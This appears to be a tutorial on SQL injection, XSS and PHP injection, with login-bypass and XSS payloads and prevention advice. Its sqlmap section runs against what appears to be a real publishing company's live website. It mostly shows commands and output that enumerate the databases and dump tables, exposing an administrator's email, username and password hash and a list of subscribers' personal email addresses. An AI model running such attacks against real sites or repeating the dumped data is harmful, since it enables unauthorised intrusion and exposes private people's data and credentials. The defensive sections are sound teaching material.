


SQL Injection: Blind

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions.







SQL Injection: Bypass Authentication


This is a technique to bypass the authentication of a vulnerable login page using SQL injection. The application provides us with a SQL error message. The error message includes the SQL query used by the login function. We can use this information to construct an injection attack to bypass authentication.

Example1: Payload is **'or 1=1#**



Example2: Payload is **'OR 1=1--**






SQL Injection using SQL Map

SQL map is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features Of SQL Map:

- Full support for five SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query and stacked queries.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- It is possible to provide a single target URL, get the list of targets from Burp proxy or Web Scarab proxy requests log files, get the whole HTTP request from a text file or get the list of targets by providing SQL map with a Google dork which queries Google search engine and parses its results page. You can also define a regular-expression based scope that is used to identify which of the parsed addresses to test.
- Tests provided GET parameters, POST parameters, HTTP Cookie header values, HTTP User-Agent header value and HTTP Referrer header value to identify and exploit SQL injection vulnerabilities. It is also possible to specify a comma-separated list of specific parameters to test.
- Option to specify the maximum number of concurrent HTTP(S) requests (multi-threading) to speed up the blind SQL injection techniques. Vice versa, it is also possible to specify the number of seconds to hold between each HTTP(S) request. Others optimization switches to speed up the exploitation are implemented too.

Example: sqlmap -u https://www.copalpublishing.com/ **--crawl 2 –batch**



Example: **cat** '/home/suranjana/.local/share/sqlmap/output/results-11272023_0948am.csv'

```
┌──(suranjana㉿kali)-[~]
└─$ cat '/home/suranjana/.local/share/sqlmap/output/results-11272023_0948am.csv'

Target URL,Place,Parameter,Technique(s),Note(s)
https://www.copalpublishing.com/books.php?id=1,GET,id,BTU,
```

Example: **sqlmap -u** https://www.copalpublishing.com/books.php?id=1 **--current-user --current-db --hostname --batch**

```
[10:13:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 5.0.12
[10:13:45] [INFO] fetching current user
current user: 'copalpublishing_copal@localhost'
[10:13:46] [INFO] fetching current database
current database: 'copalpublishing_copal'
[10:13:47] [INFO] fetching server hostname
hostname: 'jupiter.ewebguru.net'
[10:13:48] [INFO] fetched data logged to text files u
```

Example: **sqlmap -u** https://www.copalpublishing.com/books.php?id=1 **--dbs --batch**

```
[10:35:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 5.0.12
[10:35:29] [INFO] fetching database names
available databases [2]:
[*] copalpublishing_copal
[*] information_schema
```

Example: **sqlmap -u** https://www.copalpublishing.com/books.php?id=1 **-D** copalpublishing_copal **--tables –batch**

```
[10:45:21] [INFO] fetching tables for database: 'copalpublishing_copal'
Database: copalpublishing_copal
[11 tables]
+------------------+
| tbl_admin        |
| tbl_banner       |
| tbl_books        |
| tbl_catalouge    |
| tbl_categories   |
| tbl_content      |
| tbl_events       |
| tbl_review       |
| tbl_shopping_cart |
| tbl_subscriber   |
| tbl_theme        |
+------------------+
```

Example: **sqlmap -u** https://www.copalpublishing.com/books.php?id=1 **-D** copalpublishing_copal **-T** tbl_subscriber **--dump –batch**

```
[11:00:56] [INFO] fetching entries for table 'tbl_subscriber' in database 'copalpublishing_copal'
Database: copalpublishing_copal
Table: tbl_subscriber
[13 entries]
+----+-------------------------------+----------+
| id | email                         | status   |
+----+-------------------------------+----------+
| 1  | prmedeopa@gmail.com           | 1        |
| 2  | amit@gmail.com                | 1        |
| 3  | mnmjsa@gmail.com              | 1        |
| 5  | swetabhsetu555@yahoo.co.in    | 1        |
| 6  | parvathysagar@gmail.com       | 1        |
| 7  | anmolanand.spab@gmail.com     | 1        |
| 9  | nandini.kulkarni191@gmail.com | 1        |
| 11 | atulsr.123@gmail.com          | 1        |
| 12 | shitalwable189@gmail.com      | 1        |
| 14 | amitaaggarwal1982@gmail.com   | 1        |
| 16 | rameshguptaab@gmail.com       | 1        |
| 17 | skpani.india@gmail.com        | 1        |
| 18 | pnraopuligadda@gmail.com      | 1        |
+----+-------------------------------+----------+
```

Example: **sqlmap -u** https://www.copalpublishing.com/books.php?id=1 **-D** copalpublishing_copal **-T** tbl_subscriber **--columns –batch**

```
[11:11:58] [INFO] fetching columns for table 'tbl_subscriber' in database 'copalpublishing_copal'
Database: copalpublishing_copal
Table: tbl_subscriber
[3 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| status | tinyint(4)   |
| email  | varchar(255) |
| id     | int(11)      |
+--------+--------------+
```

Example: **sqlmap -u** https://www.copalpublishing.com/books.php?id=1 **-D** copalpublishing_copal **--dump-all --batch**

```
Database: copalpublishing_copal
Table: tbl_admin
[1 entry]
+----+--------------------------+---------------+----------+----------------------------------+----------+
| id | email                    | type          | status   | password                         | username |
+----+--------------------------+---------------+----------+----------------------------------+----------+
| 1  | info@copalpublishing.com | Administrator | 1        | 8d53b89cc0927ecae95a6a36dd04e377 | copal    |
+----+--------------------------+---------------+----------+----------------------------------+----------+
```

```
Database: copalpublishing_copal
Table: tbl_catalouge
[1 entry]
+----+----------+--------------------------------------+
| id | status   | catalouge                            |
+----+----------+--------------------------------------+
| 3  | 1        | 1438309732LIST_I_04_02_2015 (2).pdf |
+----+----------+--------------------------------------+
```

```
Database: copalpublishing_copal
Table: tbl_review
[2 entries]
+----+-------------------------+------------------+----------+-----------------------------------------------------------+-----------------------------------------------------------
-------------------------+
| id | photo                   | name             | status   | designation                                               | description
                         |
+----+-------------------------+------------------+----------+-----------------------------------------------------------+-----------------------------------------------------------
-------------------------+
| 3  | 1459239396Thakur2.jpg   | Nalini Thakur    | 1        | Senior Academician                                        | <p>COPAL Publishing is doing a great work
.  </p>\r\n         |
| 4  | 1478940238Author pic.jpg | Harmit Singh Bedi | 1        | Director, Planning and Community Development, USA | <p>Quality of publishing is of internatio
nal standard.\xa0</p>\r\n |
+----+-------------------------+------------------+----------+-----------------------------------------------------------+-----------------------------------------------------------
```

```
Database: copalpublishing_copal
Table: tbl_subscriber
[13 entries]
+----+-------------------------------+----------+
| id | email                         | status   |
+----+-------------------------------+----------+
| 1  | prmedeopa@gmail.com           | 1        |
| 2  | amit@gmail.com                | 1        |
| 3  | mnmjsa@gmail.com              | 1        |
| 5  | swetabhsetu555@yahoo.co.in    | 1        |
| 6  | parvathysagar@gmail.com       | 1        |
| 7  | anmolanand.spab@gmail.com     | 1        |
| 9  | nandini.kulkarni191@gmail.com | 1        |
| 11 | atulsr.123@gmail.com          | 1        |
| 12 | shitalwable189@gmail.com      | 1        |
| 14 | amitaaggarwal1982@gmail.com   | 1        |
| 16 | rameshguptaab@gmail.com       | 1        |
| 17 | skpani.india@gmail.com        | 1        |
| 18 | pnraopuligadda@gmail.com      | 1        |
+----+-------------------------------+----------+
```

```
Database: copalpublishing_copal
Table: tbl_categories
[5 entries]
+----+-------------------------+----------+
| id | title                   | status   |
+----+-------------------------+----------+
| 1  | Architecture            | 1        |
| 2  | Planning                | 1        |
| 3  | Transport Planning      | 1        |
| 5  | Fashion and Design      | 1        |
| 7  | Tourism and Hospitality | 1        |
+----+-------------------------+----------+
```

```
Database: copalpublishing_copal
Table: tbl_theme
[1 entry]
+----+---------+----------+---------------------------------+
| id | title   | status   | catalog                         |
+----+---------+----------+---------------------------------+
| 1  | <blank> | 1        | 1660501080Catalog-2022-2023.pdf |
+----+---------+----------+---------------------------------+
```

```
Database: copalpublishing_copal
Table: tbl_banner
[3 entries]
+----+-------------------------------+----------+
| id | photo                         | status   |
+----+-------------------------------+----------+
| 13 | 1509123289IMG_20171010_N.jpg | 1        |
| 18 | 1509124556slide 4.jpg        | 1        |
| 25 | 1517567665sLIDE 4.jpg        | 1        |
+----+-------------------------------+----------+
```

How to Prevent against SQL Injection Attacks

An organization can adopt the following policy to protect itself against SQL Injection attacks.


- **User input should never be trusted** – It must always be sanitized before it is used in dynamic SQL statements.
- **Stored procedures** – these can encapsulate the SQL statements and treat all input as parameters.
- **Prepared statements** –prepared statements to work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.
- **Regular expressions** –these can be used to detect potential harmful code and remove it before executing the SQL statements.
- **Database connection user access rights** –only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.
- **Error messages** –these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as "Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later" can be used instead of display the SQL statements that caused the error.

XSS (Cross-Site Scripting) Injection


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

XSS injection: DOM


DOM-based XSS is a cross-site scripting vulnerability that enables attackers to inject a malicious payload into a web page by manipulating the client's browser environment. Since these attacks rely on the Document Object Model, they are orchestrated on the client-side after loading the page.



Example: <script>alert(document.cookie)</script>




Example: <xss onbeforescriptexecute=alert("youarehacked")><script>1</script>



XSS injection: Stored

Stored XSS, also known as persistent XSS, is the more damaging of the two. It occurs when a malicious script is injected directly into a vulnerable web application. Since these attacks allow malicious users to control how the browser executes a script, they can typically facilitate a complete user account takeover.


Example: <html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWheel>



XSS injection: Reflected

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Example: [http://testfire.net/index.jsp?content=All+is+well.%3Cp%3EStatus: All is well.%3C/p%3E](http://testfire.net/index.jsp?content=All+is+well.%3Cp%3EStatus:%20All%20is%20well.%3C/p%3E)



How to Prevent against XSS Injection Attacks

In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.

- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.

- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.


- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

PHP Injection


A code injection attack exploits a computer bug caused by processing invalid data. The attacker introduces (or injects) code into the vulnerable computer program and changes the execution. Successful code injections can introduce severe risks. For example, it can enable viruses or worms to propagate. It can result in data corruption or loss, denial of access, or complete host takeover.

PHP enables serialization and deserialization of objects. Once untrusted input is introduced into a deserialization function, it can allow attackers to overwrite existing programs and execute malicious attacks.

Example: https://bwapp.hakhub.net/phpi.php?message=phpversion()



Example: https://bwapp.hakhub.net/phpi.php?message=phpinfo()



How to Prevent against PHP Injection attacks

Code development security begins at the code front with the adoption of a secure coding convention. Be aware of front facing inputs and how they are handled. Sanitise everything coming in and be aware of how it's stored within your application.

